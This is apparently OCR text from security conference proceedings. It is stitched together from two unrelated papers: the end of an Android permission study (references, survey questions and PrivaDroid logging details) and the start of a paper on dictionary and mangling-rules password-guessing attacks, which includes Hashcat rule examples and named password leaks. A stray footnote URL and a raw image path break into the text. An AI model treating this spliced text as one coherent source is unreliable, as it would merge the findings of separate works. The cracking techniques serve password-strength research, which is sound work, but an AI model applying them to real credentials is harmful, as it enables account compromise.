We acknowledge the feedback of the anonymous reviewers and our shepherd, Sven Bugiel, whose insights and suggestions improved the paper greatly. We would also like to thank Nicolas Papernot, Adelin Travers, Beom Heyn Kim, Sukwon Oh, and Mariana D'Angelo for helping us check our translations. We thank Kelly Hayward and Dubravka Burin, who helped us navigate the numerous administrative and reporting complexities of making hundreds of international payments from a public institution. We also thank Manya Sleeper and Micha Segeritz for helping us with the regression analysis. Finally, financial support for this research was provided in part by the University of Toronto's Connaught Fund, a Canada Research Chair, an NSERC USRA grant and by a Security and Privacy Research Award from Google.

References

[1] Y. Agarwal and M. Hall. ProtectMyPrivacy: detecting and mitigating privacy leaks on iOS devices using crowdsourcing. In *Proceedings of MobiSys*, 2013.

[2] Hazim Almuhimedi, Florian Schaub, Norman Sadeh, Idris Adjerid, Alessandro Acquisti, Joshua Gluck, Lorrie Faith Cranor, and Yuvraj Agarwal. Your location has been shared 5,398 times!: A field study on mobile app privacy nudging. In *Proceedings of CHI*, 2015.

[3] Steven Bellman, Eric J. Johnson, Stephen J. Kobrin, and Gerald L. Lohse. International differences in information privacy concerns: A global survey of consumers. *The Information Society*, 20, 2004.

[4] Bram Bonné, Sai Teja Peddinti, Igor Bilogrevic, and Nina Taft. Exploring decision making with Android's runtime permission dialogs using in-context surveys. In *Thirteenth Symposium on Usable Privacy and Security (SOUPS 2017)*, pages 195–210, July 2017.

[5] Surveillance Studies Centre. The Globalization of Personal Data (GPD) Project International Survey on Privacy and Surveillance, 2013.

[6] Saksham Chitkara, Nishad Gothoskar, Suhas Harish, Jason I. Hong, and Yuvraj Agarwal. Does this app really need my location?: Context-aware privacy management for smartphones. *Proceedings of the ACM on Interactive, Mobile, Wearable and Ubiquitous Technologies*, 1(3), September 2017.

[7] Hichang Cho, Milagros Rivera-Sánchez, and Sun Sun Lim. A multinational study on online privacy: global concerns and local responses. *New Media & Society*, 11, 2009.

[8] Rowena Cullen. Citizens' concerns about the privacy of personal information held by government: A comparative study, Japan and New Zealand. In *Proceedings of the 41st Annual Hawaii International Conference on System Sciences (HICSS 2008)*, 2008.

[9] Adrienne Porter Felt, Erika Chin, Steve Hanna, Dawn Song, and David Wagner. Android permissions demystified. In *Proceedings of the 18th ACM Conference on Computer and Communications Security*, 2011.

[10] Adrienne Porter Felt, Serge Egelman, Matthew Finifter, Devdatta Akhawe, and David Wagner. How to ask for permission. In *Proceedings of 7th Usenix conference on Hot Topics in Security (HotSec)*, 2012.

[11] Adrienne Porter Felt, Serge Egelman, and David Wagner. I've got 99 problems, but vibration ain't one: A survey of smartphone users' concerns. In *Proceedings of the Second ACM Workshop on Security and Privacy in Smartphones and Mobile Devices*, 2012.

[12] Marian Harbach, Markus Hettig, Susanne Weber, and Matthew Smith. Using personal examples to improve risk communication for security & privacy decisions. In

[4] https://android-developers.googleblog.com/2021/05/new-safety-section-in-google-play-will.html

The 32nd Annual ACM Conference on Human Factors in Computing Systems, 2014.

[13] Jaeyeon Jung, Seungyeop Han, and David Wetherall. Short paper: Enhancing mobile application permissions with runtime feedback and constraints. In *The Second ACM Workshop on Security and Privacy in Smartphones and Mobile Devices*, 2012.

[14] Patrick Kelley. Privacy, measurably, isn't dead. In *Usenix Enigma*, February 2021.

[15] Patrick Gage Kelley, Lorrie Faith Cranor, and Norman Sadeh. Privacy as part of the app decision-making process. In *The SIGCHI Conference on Human Factors in Computing Systems*, 2013.

[16] Spyros Kokolakis. Privacy attitudes and privacy behaviour: A review of current research on the privacy paradox phenomenon. *Computers & security*, 64:122–134, 2017.

[17] Ponnurangam Kumaraguru and Lorrie Cranor. Privacy in India: Attitudes and awareness. In *In The 2005 Workshop on Privacy Enhancing Technologies*, 2005.

[18] Ponnurangam Kumaraguru and Niharika Sachdeva. Privacy in India: Attitudes and Awareness v2.0. Technical report, Precog-TR-12-001, Precog@IIIT-Delhi, 2012. http://precog.iiitd.edu.in/research/privacyindia/.

[19] Jialiu Lin, Shahriyar Amini, Jason I. Hong, Norman Sadeh, Janne Lindqvist, and Joy Zhang. Expectation and purpose: Understanding users' mental models of mobile app privacy through crowdsourcing. In *The 2012 ACM Conference on Ubiquitous Computing*, 2012.

[20] Bin Liu, Mads Schaarup Andersen, Florian Schaub, Hazim Almuhimedi, Shikun (Aerin) Zhang, Norman Sadeh, Yuvraj Agarwal, and Alessandro Acquisti. Follow my recommendations: A personalized privacy assistant for mobile app permissions. In *The 12th Symposium on Usable Privacy and Security(SOUPS)*, 2016.

[21] X. Liu, Y. Leng, W. Yang, W. Wang, C. Zhai, and T. Xie. A large-scale empirical study on Android runtime-permission rationale messages. In *2018 IEEE Symposium on Visual Languages and Human-Centric Computing (VL/HCC)*, pages 137–146, 2018.

[22] Xueqing Liu, Yue Leng, Wei Yang, Chengxiang Zhai, and Tao Xie. Mining Android app descriptions for permission requirements recommendation. In *IEEE International Requirements Engineering Conference*, pages 147–158, 08 2018.

[23] Naresh K. Malhotra, Sung S. Kim, and James Agarwal. Internet Users' Information Privacy Concerns (IUIPC): The Construct, the Scale and a Causal Model. *Information Systems Research*, December 2004.

[24] Nathan Malkin, Julia Bernd, Martiza Johnson, and Serge Egelman. What can't data be used for? Privacy expectations about smart TVs in the USA. In *European Workshop on Usable Security (EuroSEC)*, 2018.

[25] Andrew McNamara, Akash Verma, Jon Stallings, and Jessica Staddon. Predicting mobile app privacy preferences with psychographics. In *The 2016 ACM on Workshop on Privacy in the Electronic Society*, page 47–58, 2016.

[26] Abraham H. Mhaidli, Yixin Zou, and Florian Schaub. "We can't live without them!" app developers' adoption of ad networks and their considerations of consumer risks. In *Fifteenth Symposium on Usable Privacy and Security*, August 2019.

[27] Caroline Lancelot Miltgen and Dominique Peyrat-Guillard. Cultural and generational influences on privacy concerns: a qualitative study in seven European countries. *European Journal of Information Systems*, 2014.

[28] Helen Nissenbaum. Privacy as contextual integrity. *Washington Law Review*, 2004.

[29] Elleen Pan, Jingjing Ren, Martina Lindorfer, Christo Wilson, and David R. Choffnes. Panoptispy: Characterizing audio and video exfiltration from Android applications. *Proceedings of Privacy Enhancing Technologies Symposium*, 2018.

[30] Clay Posey, Paul Benjamin Lowry, Tom L Roberts, and T Selwyn Ellis. Proposing the online community self-disclosure model: the case of working professionals in france and the U.K. who use online communities. *European Journal of Information Systems*, 19, 2010.

[31] Zhengyang Qu, Vaibhav Rastogi, Xinyi Zhang, Yan Chen, Tiantian Zhu, and Zhong Chen. Autocog: Measuring the description-to-permission fidelity in Android applications. *The ACM Conference on Computer and Communications Security (CCS)*, November 2014.

[32] Jingjing Ren, Martina Lindorfer, Daniel J Dubois, Ashwin Rao, David Choffnes, and Narseo Vallina-Rodriguez. Bug fixes, improvements, and privacy leaks. a longitudinal study of PII leaks across Android app versions. In *Network and Distributed System Security Symposium (NDSS)*, 2018.

[33] Jonathan Schubauer, David Argast, and L Jean Camp. Lessig was right: Influences on Android permissions. In *TPRC48: Research Conference on Communications, Information and Internet Policy*, 2018.

[34] Fuming Shih, Ilaria Liccardi, and Daniel Weitzner. Privacy tipping points in smartphones privacy preferences. In *Proceedings of the 33rd Annual ACM Conference on Human Factors in Computing Systems*, page 807–816, 2015.

[35] Irina Shklovski, Scott D. Mainwaring, Halla Hrund Skúladóttir, and Höskuldur Borgthorsson. Leakiness and creepiness in app space: Perceptions of privacy and mobile app use. In *The 32nd Annual ACM Conference on Human Factors in Computing Systems*, 2014.

[36] Anastasia Shuba, Evita bakopoulou, and Athina Markopoulou. Privacy leak classification on mobile devies. In *Workshop on Signal Processing Advances in Wireless Communication (SPAWC)*, 2018.

[37] Laura Silver. Smartphone ownership is growing rapidly around the world, but not always equally. Pew Research Center, February 2019.

[38] Matthew Smith. Usable Security – The Source Awakens. *Usenix Enigma*, 2016.

[39] R. Stevens, J. Ganz, V. Filkov, P. Devanbu, and H. Chen. Asking for (and about) permissions used by Android apps. In *2013 10th Working Conference on Mining Software Repositories (MSR)*, 2013.

[40] Joshua Tan, Khanh Nguyen, Michael Theodorides, Heidi Negrón-Arroyo, Christopher Thompson, Serge Egelman, and David Wagner. The effect of developer-specified explanations for permission requests on smartphone user behavior. In *The SIGCHI Conference on Human Factors in Computing Systems*, page 91–100, 2014.

[41] Permission updates in Android 11: One-time permissions. https://developer.android.com/preview/privacy/permissions, 2020. Accessed: June 2020.

[42] Christopher Thompson, Maritza Johnson, Serge Egelman, David Wagner, and Jennifer King. When it's better to ask forgiveness than get permission: Attribution mechanisms for smartphone resources. In *The Ninth Symposium on Usable Privacy and Security*, 2013.

[43] Janice Y Tsai, Serge Egelman, Lorrie Cranor, and Alessandro Acquisti. The effect of online privacy information on purchasing behavior: An experimental study. *Information systems research*, 22(2):254–268, 2011.

[44] Lynn Tsai, Primal Wijesekera, Joel Reardon, Irwin Reyes, Serge Egelman, David Wagner, Nathan Good, and Jung-Wei Chen. Turtle guard: Helping Android users apply contextual privacy preferences. In *Symposium on Usable Privacy and Security (SOUPS)*, 2017.

[45] Niels van Berkel, Jorge Goncalves, Lauri Lovén, Denzil Ferreira, Simo Hosio, and Vassilis Kostakos. Effect of experience sampling schedules on response rate and recall accuracy of objective self-reports. *International Journal of Human-Computer Studies*, 125:118–128, 2019.

[46] Timothy Vidas, Nicolas Christin, and Lorrie Cranor. Curbing android permission creep. In *The Web*, volume 2, pages 91–96, 2011.

[47] Ana Villar. *Agreement answer scale design for multilingual surveys: Effects of translation-related changes in verbal labels on response styles and response distributions*. PhD thesis, University of Nebraska, 2009.

[48] Primal Wijesekera, Arjun Baokar, Ashkan Hosseini, Serge Egelman, David Wagner, and Konstantin Beznosov. Android permissions remystified: A field study on contextual integrity, 2015.

[49] Primal Wijesekera, Arjun Baokar, Lynn Tsai, Joel Reardon, Serge Egelman, David Wagner, and Konstantin Beznosov. The feasibility of dynamically granted permissions: Aligning mobile privacy with user preferences. In *The 38th IEEE Symposium on Security and Privacy*, 2017.

A Survey Questions

Here we list the English version of the survey questions and available options.

A.1 Demographic Survey

Users were required to answer all questions but were allowed to select the "Prefer not to say" option.

A.1.1 What is your age?

- Below 20
- Between 20 and 30
- Between 30 and 40
- Between 40 and 50
- Between 50 and 60
- Above 60
- Prefer not to say

A.1.2 What is your gender?

- Male
- Female
- Other
- Prefer not to say

A.1.3 Which country do you live in?

List of all countries.

A.1.4 What is the highest degree or level of school you have completed?

- Less than a high school diploma
- High school degree or equivalent
- Bachelor's degree (e.g. BA, BS)
- Master's degree (e.g. MA, MS)
- Doctorate (e.g. PhD)
- Prefer not to say

A.2 Expectation Survey at App Install Time

We ask users right after they install an app about which permissions they expect the app will ask for. Participants can choose as many as they like.

A.2.1 Which of the following permission do you think the app requires?

- Camera
- Contacts
- Location
- Microphone
- Phone
- Storage
- Body Sensors
- Calendar
- SMS
- Call Logs
- Physical Activity
- None
- I don't know

A.3 Permission Grant Event Survey

We randomized the order of the possible options except for the "None" and "Other", which were always placed at the end.

A.3.1 Why did you grant the permission request?

- I want to use a feature that needs this permission
- I trust the developer
- I think the app won't work otherwise
- I have nothing to hide
- The developer already has this information about me
- I want the permission screen to go away
- Because the app is popular
- The app gave an explanation that made sense
- None
- Other

The following question is used to gauge permission expectations at runtime.

A.3.2 Did you expect the app requests this permission?

- Yes
- No

A.3.3 How comfortable do you feel granting this permission request?

- Very uncomfortable
- Somewhat uncomfortable
- Neutral
- Somewhat comfortable
- Very comfortable

A.3.4 Do you want to grant the permission temporarily?

- Yes
- No

A.4 Permission Denial Event Survey

We randomized the order of the possible options except for the "None" and "Other", which were always placed at the end.

A.4.1 Why did you deny the permission request?

- I think the app shouldn't need this permission
- I can always grant it afterwards if I change my mind
- I do not use the specific feature associated with the permission
- I consider the permission to be very sensitive
- I don't trust the developer
- I wanted the permission screen to go away
- The app gave a poor explanation
- I think something bad might happen
- None
- Other

A.4.2 Did you expect the app requests this permission?

- Yes
- No

A.5 Exit Survey

Users were asked to state how much the agree or disagree with each statement in this survey using the following 5 options:

- Strongly Agree
- Agree
- Neither Agree Nor Disagree
- Disagree
- Strongly Disagree

Note that question 4 in the Control section (A.5.1) is the opposite of the statement in question 4 of the Collection Section (A.5.3). This was inserted as an attention checking question. Surveys with contradictory answers were not used.

A.5.1 Control Section Questions

1. Mobile app privacy is about a user's right to exercise control over decisions about how their information is collected, used, and shared.
2. User control of personal information is essential to mobile app privacy.
3. I believe that mobile app privacy is compromised when the user loses control over their information as a result of app usage.
4. I'm not concerned that smartphone apps are collecting too much personal information about me [5].

A.5.2 Awareness of Privacy Practices Section Questions

1. Mobile app developers seeking information should disclose the way the data are collected, processed, and used.
2. A good mobile app privacy policy should have a clear and conspicuous disclosure.
3. It is very important to me that I am aware and knowledgeable about how my personal information will be used.

A.5.3 Collection Section Questions

1. It usually bothers me when smartphone apps ask me for personal information.
2. When mobile apps ask me for personal information, I sometimes think twice before providing it.
3. It bothers me to give personal information to so many mobile apps.
4. I'm concerned that smartphone apps are collecting too much personal information about me.

A.5.4 Secondary Use Section Questions

1. Mobile apps should not use personal information for any purpose unless it has been authorized by the individuals who provided information.
2. When people give personal information to a mobile app for some reason, the app developer should never use the information for any other reason.
3. Mobile app developers should never sell the personal information in their computer databases to other companies.
4. Mobile app developers should never share personal information with other companies unless it has been authorized by the individual who provided the information.

B PrivaDroid Technical Details

PrivaDroid supports Android versions starting from Android 6.0, in which the runtime permission system was introduced, up to Android 10. The data is stored off device in a Firebase cloud datastore. When one of the app install or permission decision events happen, PrivaDroid will detect it and create a notification that can direct the users to the corresponding survey. App install events are detected by listening to the `ACTION_PACKAGE_ADDED` Android system broadcast intents. For devices running Android 8.0 or higher, we additionally implemented a foreground service to listen to these broadcast events. Package name, app name and the app version name are logged by probing the Android Package Installer.

Capturing permission events is a bit more challenging as no system intent is broadcast when a permission request is granted or denied. A seemingly obvious way to observe permission changes is to consistently poll the permissions granted for an app using the Android `getInstalledPackages` API and check if anything changes. However, this approach can only capture permission changes but not the permission decisions that do not result in any change. For example, denying a request for a permission that was already denied before will not be caught. Instead, PrivaDroid uses the accessibility service facility to monitor the screen that participants view and looks for UI elements with specific strings or View IDs to detect permission prompts, and uses the app usage permission to detect which app package requested the permission. Based on the information, it then extracts the app name, permission name and the participant's grant/deny decisions.

We only use data of participants who have the application continually installed for the length of the study. However, participants may leave the study anytime they wish and they do not need to explicitly inform us when they leave. To detect if a participant has left the study, PrivaDroid implements a heartbeat message that will be sent to its Firebase datastore daily. The heartbeat message contains two booleans, which are whether the accessibility service and app usage access are enabled for PrivaDroid. These two booleans were used to determine if a user's data is valid and should be included in our analysis. Additionally, if PrivaDroid detects that either the accessibility service or app usage permission has been revoked, but the PrivaDroid app has not been uninstalled, the PrivaDroid app will create a notification prompting the participant to re-enable those capabilities in case they were disabled by accident.

[5] This is the attention-checking question.

Reducing Bias in Modeling Real-world Password Strength via Deep Learning and Dynamic Dictionaries

Dario Pasquini[†,§], Marco Cianfriglia[§], Giuseppe Ateniese[‡] *and* Massimo Bernaschi[§]
[†]*Sapienza University of Rome,* [‡]*Stevens Institute of Technology,* [§]*Institute of Applied Computing CNR*

Abstract

Password security hinges on an in-depth understanding of the techniques adopted by attackers. Unfortunately, real-world adversaries resort to pragmatic guessing strategies such as dictionary attacks that are inherently difficult to model in password security studies. In order to be representative of the actual threat, dictionary attacks must be thoughtfully configured and tuned. However, this process requires a domain-knowledge and expertise that cannot be easily replicated. The consequence of inaccurately calibrating dictionary attacks is the unreliability of password security analyses, impaired by a severe measurement bias.

In the present work, we introduce a new generation of dictionary attacks that is consistently more resilient to inadequate configurations. Requiring no supervision or domain-knowledge, this technique automatically approximates the advanced guessing strategies adopted by real-world attackers. To achieve this: (1) We use deep neural networks to model the proficiency of adversaries in building attack configurations. (2) Then, we introduce dynamic guessing strategies within dictionary attacks. These mimic experts' ability to adapt their guessing strategies on the fly by incorporating knowledge on their targets.

Our techniques enable more robust and sound password strength estimates within dictionary attacks, eventually reducing overestimation in modeling real-world threats in password security.

1 Introduction

Passwords have proven to be irreplaceable. They are still preferred over safer options and appear essential in fallback mechanisms. However, users tend to select their passwords as easy-to-remember strings, which results in very skewed distributions that an attacker can easily model. This makes passwords and authentication systems that implement them inherently susceptible to guessing attacks. In this scenario, the security of the authentication protocol cannot be stated via a security parameter (e.g., the key size). The only way to establish the soundness of a system is to model adversarial behaviors and cast accurate adversary models. To this end, simulating password guessing attacks has become a pivotal task.

In this direction, more than three decades of active research provided us with powerful password models [28, 31, 32, 44]. However, very little progress has been made to systematically model real-world attackers and their guessing strategies [26, 41]. As a matter of fact, *password crackers* rarely harness fully-automated approaches developed in academia. They rely on more pragmatic guessing techniques that present stronger inductive biases. In offline attacks, experts use high-throughput, and extremely flexible techniques such as **dictionary attacks with mangling rules** [29]. This class of attacks produces candidate passwords by expanding a dictionary/wordlist through a set of scripted string transformations (a rules-set) which aim at mimicking users' composition habits such as *leeting* (e.g., "*pa$$w0rd*") or concatenating digits (e.g., "*password123*") [17].

Unlike fully-automated approaches, dictionary attacks are heavily sensitive to their initial configuration. To be effective, these must rely on highly tuned setups—pairs of dictionaries and mangling rules-sets that have been carefully optimized and thoroughly calibrated. To cast such configurations, real-world attackers rely on a manual process that is based on specific expertise that can only be achieved and refined over years of practical experience [3]. Furthermore, attackers customize their configurations for the current target by dynamically adjusting the dictionary and rules-set leveraging information gathered before or during the attack.

Unfortunately, lacking the same domain-knowledge of experts, most researchers and security practitioners performing dictionary attacks in their security analysis rely on *off-the-shelf* setups and static guessing strategies that only remotely approximate the actual effectiveness of real-world attacks. Indeed, as demonstrated in [41], these commonly used default configurations bring to a profound overestimation of password strength that fails to correctly

approximate adversarial capabilities. Unavoidably, this introduces a strong **bias** in the produced strength estimates that fundamentally sways the conclusion of security analysis.

In the present paper, we move towards reducing this inherent measurement bias by devising a new generation of dictionary attacks that automates the advanced guessing strategies adopted by attackers; we cast an adversary model that is consistently more resilient to inaccurate configurations, and that better describes real-world attackers' capabilities. To that purpose, we introduce general procedures that systematically mimic different adversarial behaviors:

First, by relying on deep learning techniques, we devise the **Adaptive Mangling Rules attack**. This artificially simulates the optimal configurations harnessed by expert adversaries by explicitly handling **the conditional nature of mangling rules**. Here, during the attack, each word from the dictionary is associated with a dedicated and possibly unique rules-set created at runtime via a **deep neural network.** Using this technique, we confirmed that standard attacks, based on *off-the-shelf* dictionaries and rules-sets, are sub-optimal and can be easily compressed up to an order of magnitude in the number of guesses. Furthermore, we are the first to explicitly model the strong relationship that binds mangling rules and dictionary words, demonstrating its connection with optimal configurations in dictionary attacks.

Then, we introduce **dynamic guessing strategies** within dictionary attacks [32]. Real-world adversaries perform their guessing attacks incorporating prior knowledge on the targets and dynamically adjusting their guesses during the attack. In doing so, professionals seek to optimize their configurations and maximize the number of compromised passwords. Unfortunately, automatic guessing techniques fail to model this adversarial behavior. Instead, we demonstrate that dynamic guessing strategies can be enabled in dictionary attacks and substantially improve the guessing attack's effectiveness even without prior optimization. More prominently, our technique makes dictionary attacks consistently more resilient to misconfigurations by promoting the completeness of the dictionary at runtime.

Finally, we combine these general methodologies and introduce the Adaptive Dynamic Mangling rules attack (*AdaMs*). The *AdaMs* attack consistently reduces the overestimation induced by sub-optimal configurations in dictionary attacks, enabling more reliable and sound password strength estimates.

Organization: Section 2 gives an overview of the fundamental concepts needed for the comprehension of our contributions. In Section 3, we introduce Adaptive Mangling Rules aside the intuitions and tools on which those are based. Section 4 discusses dynamic mangling rules attacks. Finally, Section 5 aggregates the previous methodologies, introducing the *AdaMs* attack. The motivation and evaluation of the proposed techniques are presented in their respective sections. Section 6 concludes the paper, although supplementary information is provided in the Appendices.

2 Background and preliminaries

We start by covering password guessing attacks and their foundations in Section 2.1. In Section 2.2, we focus on dictionary attacks that are the basis of our contributions. Next, Section 2.3 briefly discusses relevant related works. Finally, we define the threat model in Section 2.4.

2.1 Password Guessing

Human-chosen passwords do not distribute uniformly in the exponentially large key-space. Users tend to choose easy-to-remember passwords that aggregate in relatively few dense clusters. Real-world passwords, therefore, tend to cluster in very bounded distributions that can be modeled by an attacker, making authentication-systems intrinsically susceptible to **guessing attacks**. In a guessing attack, the attacker aims at recovering plaintext credentials by attempting several candidate passwords (guesses) till success or *budget* exhaustion; this happens by either searching for collisions of password hashes (**offline attack**) or attempting remote logins (**online attack**). In this process, the attacker relies on a so-called **password model** that defines which, and in which order, guesses should be tried to maximize the effectiveness of the attack (see Section 2.4).

Generally speaking, a password model can be understood as a suitable estimation of the password distribution that enables an educated exploration of the key-space. Existing password models construct over a heterogeneous set of assumptions and rely on either intuitive or rigorous security definitions. From the most practical point of view, those can be divided into two macro-classes: parametric and nonparametric password models.

Parametric approaches build on top of probabilistic reasoning; they assume that real-world password distributions are sufficiently smooth to be accurately described from suitable parametric probabilistic models. Here, a password mass function is explicitly [28, 31] or implicitly [32] derived from a set of observable data (i.e., previously leaked passwords) and used to assign a probability to each element of the key-space. During the guessing attack, guesses are produced by traversing the key-space following the decreasing probability order imposed by the modeled mass function. These approaches are, in general, relatively slow and unsuitable for practical offline attacks. Although simple models such as Markov Chains can be employed [19], more advanced and effective models such as the neural network ones [28,32] are hardly considered outside the research domain due to their inefficiency.

Nonparametric models such as Probabilistic Context-Free Grammars (PCFG) and dictionary attacks rely on simpler and

Rule	Result	Rule description.
`r`	"*niemtel*"	Reverse string.
`T0`	"*Letmein*"	Capitalize the first character.
`$9 $9`	"*letmein99*"	Append "*99*" to the string.
`se3`	"*l3tm3in*"	Substitute the character *'e'* with *'3'*.
`] ] ] $m $a $n`	"*letmman*"	Remove the last three symbols and append the string "*man*".

Table 1: Example of mangling rules and their effect on the dictionary-word "*letmein*". The rules are selected from the rules-set *Best64*.

more intuitive constructions, which tend to be closer to human logic. Generally, those assume passwords as realizations of templates and generate novel guesses by abstracting and applying such patterns on ground-truth. These approaches maintain a collection of tokens that are either directly given as part of the model configuration (e.g., the dictionary and rules-set for dictionary attack.) or extracted from observed passwords in a setup phase (e.g., terminals/grammar for PCFG). In contrast with parametric models, these can produce only a limited number of guesses, which is a function of the chosen configuration. A detailed discussion on dictionary attacks follows in the next section.

2.2 Dictionary Attacks

Dictionary attacks can be traced back to the inception of password security studies [29, 39]. They stem from the observation that users tend to pick their passwords from a bounded and predictable pool of candidates; common natural words and numeric patterns dominate most of this skewed distribution [38]. An attacker, collecting such strings (i.e., creating a dictionary/wordlist), can use them as high-quality guesses during a guessing attack, rapidly covering the key-space's densest zone. These dictionaries are typically constructed by aggregating passwords revealed in previous incidents and plain-word dictionaries.

Although dictionary attacks can produce only a limited number of guesses[1], these can be extended through **mangling rules**. Mangling rules attacks describe password distributions by factorizing guesses in two main components: (1) dictionary-words and (2) string transformations (mangling rules). These transformations aim at replicating users' composition behaviors. Mangling transformations are modeled by the attacker and collected in sets (rules-sets). During the guessing attack, each dictionary word is extended in real-time through mangling rules, creating novel guesses that augment the guessing attack's coverage over the key-space. Hereafter, we use the terms dictionary attack and mangling rules attack interchangeably.

[1]The required disk space inherently bounds the number of guesses issued from plain dictionary attacks. Guessing attacks can quickly go beyond 10^{12} guesses, and storing such a quantity of strings is not practical.

Most widely known implementations of mangling rules are included in the *password cracking* software *Hashcat* [15] and *John the Ripper* [18] (JtR). Here, mangling rules are encoded through simple custom programming languages. Table 1 reports some instances of mangling rules and their effect. *Hashcat* and *JtR* share almost overlapping mangling rules languages, although few peculiar instructions are unique to each tool. However, they consistently differ in the way mangling rules are applied during the attack. *Hashcat* follows a **word-major order**, where all the rule-set rules are applied to a single dictionary-word before the next dictionary word is considered. In contrast, *JtR* follows a **rule-major order**, where a rule is applied to all the dictionary words before moving to the next rule. In our work, we rely on the approach of *Hashcat* as the word-major order is necessary to efficiently implement the adaptive mangling rules attack that we introduce in Section 3.3.

The community behind these software packages developed numerous mangling rules sets that have been made public. Such sets have a heterogeneous size and can range between tens to thousands of entries. Mangling rules can be either manually crafted by human experts and optimized through public competitions [8] or produced via simple automatic procedures [4]. Here, it is important to note that public rules-sets are often sub-optimal when compared to highly-tuned, private sets harnessed by experts [26].

Despite their simplicity, mangling rules attacks represent a substantial threat in offline password guessing. Mangling rules are swift and inherently parallel; they are naturally suited for both parallel hardware (i.e., GPUs) and distributed setups, making them one of the few guessing approaches suitable for large-scale attacks (e.g., botnets).

Furthermore, real-world attackers update their guessing strategy dynamically during the attack [41]. Basing on prior knowledge and the initially matched passwords, they tune their guesses generation process to describe their target set of passwords better and eventually recover more of them. To this end, professionals prefer extremely flexible tools that allow for fast and complete customization. While the state-of-the-art probabilistic models fail at that, dictionary attacks make any form of customization feasible as well as natural.

2.3 Related Works

Although dictionary attacks are ubiquitous in password security research [9, 12, 14, 23, 28], little effort has been spent studying them. This section covers the most relevant contributions.

Ur et al. [41] firstly made explicit the large performance gap between optimized and stock configurations for mangling rules attacks. In their work, Ur et al. recruited professional figures in password recovery and compared their performance against *off-the-shelf* parametric/nonparametric approaches in different guessing scenarios. Here, professional attackers have

Name	Unique Passwords	Brief Description
LinkedIn [25]	60.599.259	An employment-oriented online service.
youku [48]	47.487.499	Chinese video hosting service.
MyHeritage [30]	36.393.972	Online genealogy platform.
zooks [50]	29.010.979	Online dating service available.
RockYou [36]	14.344.391	Gaming platform.
animoto [2]	8.420.466	A cloud-based video creation service.
zomato [49]	4.955.821	Indian, food delivery application. About 40% of the password are random tokens of six alphanumeric characters.
phpBB	184.389	Software website.

Table 2: Password leaks used in the paper sorted by size.

been shown capable of vastly outperform any password model. This thanks to custom dictionaries, proprietary mangling rules, and the ability to create tailored rules for the attacked set of passwords. Finally, the authors show that the performance gap between professional and non-professional attackers can be reduced by combining guesses of multiple password models.

More recently, Liu et al. [26] produced a set of tools that can be used to optimize the configuration of dictionaries attacks. These solutions extend previous approaches [4, 37], making them faster. Their core contribution is an algorithm capable of inverting almost all mangling rules; that is, given a rule r and password to evaluate p, the inversion-rule function produces as output a *regex* that matches all the preimages of $r(p)$ i.e., all the dictionary entries that transformed by r would produce p. At the cost of an initial pre-computation phase, following this approach, it is possible to count dictionary-words/mangling-rules *hits* (i.e., guessed passwords) on an attacked set without enumerating all the possible guesses. Liu et al. used the method to optimize the ordering of mangling rules in a rules-set by sorting them in decreasing hits-count order.[2] In doing so, the authors observed that default rules-sets follow an optimal ordering only rarely.

Basing on the same general approach, they speedup the automatic generation of mangling rules [4] and augment dictionaries by adding missing words in consideration of known attacked sets [37]. Similarly, they derive an approximate guess-number calculator for rule-major order attacks.

2.4 Threat Model

In our study, we primarily model the case of trawling, offline attacks. Here, an adversary aims at recovering a set of passwords $\mathbf{X}$ (also referred to as *attacked-set*) coming from an arbitrary password distribution $P(\mathbf{x})$ by performing a guessing attack. To better describe both the current trend in password storing techniques [20, 34, 35] and real-world attackers' goals [5], we assume a rational attacker who is bound to produce a limited number of guesses. More precisely, this attacker aims at maximizing the number of guessed passwords in $\mathbf{X}$ given a predefined *budget* i.e., a maximal number of guesses the attacker is willing to perform on $\mathbf{X}$. Hereafter, we model this strategy under the form of β-*success-rate* [6, 7]:

$$s_\beta(X) = \sum_{i=1}^{\beta} P(x_i). \quad (1)$$

Experimental setup In our construction, we do not impose any limitation on the nature of $P(\mathbf{x})$ nor the attacker's *a priori* knowledge. However, in our experiments, we consider a weak attacker who does not retain any initial knowledge of the target distribution i.e., who cannot provide an optimal attack configuration for $\mathbf{X}$ before the attack. This last assumption makes a better description of the use-case of automatic guessing approaches currently used in password security studies.

In the attacks reported in the paper, we always sort the words in the dictionary according to their frequency. Additionally, in the reported results for all the dictionary attacks, we do not count guesses that remain unchanged after the application of a mangling rule ($r(w) = w$). This aims to avoid biases in measuring the effectiveness of the adaptive approach presented in Section 3.3. The password leaks that we use through the paper are listed in Table 2.


3 The Adaptive Mangling Rules attack

This section introduces the first core block of our password model: the Adaptive Mangling Rules. We start in Section 3.1, where we make explicit the conditional nature of mangling rules while discussing its connection with optimal attack configurations. In Section 3.2, we model the functional relationship connecting mangling rules and dictionary words via a deep neural network. Finally, leveraging the introduced tools, we establish the Adaptive Mangling Rules attack in Section 3.3.

Motivation: Dictionary attacks are highly sensitive to their configuration; while parametric approaches tend to be more robust to training sets and hyper-parameters choices, the performance of dictionary attacks crucially depends on the selected dictionary and rules-set [26, 41]. As evidenced by Ur et al. [41], real-world attackers rely on extremely optimized configurations. Here, dictionaries and mangling rules are jointly created over time through practical experience [3], harnessing a domain knowledge and expertise that is mostly unknown to the academic community [26].

Password security studies often rely on publicly available dictionaries and rules-sets that are not as effective as advanced configurations adopted by professionals. Unavoidably, this leads to a constant overestimation of password strength that skews studies and reactive analysis conclusions.

[2] Primarily, for rule-major order setups (e.g., JtR).



(a) Only digits. (b) Only capital letters. (c) Strings of length 5. (d) Strings of length 10.

Figure 1: Distribution of hits per rule for 4 different input dictionaries for the same attacked-set i.e., *animoto*. Within a plot, each bar depicts the normalized number of hits for one of the 77 mangling rules in *best64*. We performed the attack with *Hashcat*.

Hereafter, we show that professional attackers' domain-knowledge can be suitably approximated with a **Deep Neural Network**. Given that, we devise a new dictionary attack that autonomously promotes functional interaction between the dictionary and the rules-set, implicitly simulating the precision of real-world attackers' configurations.
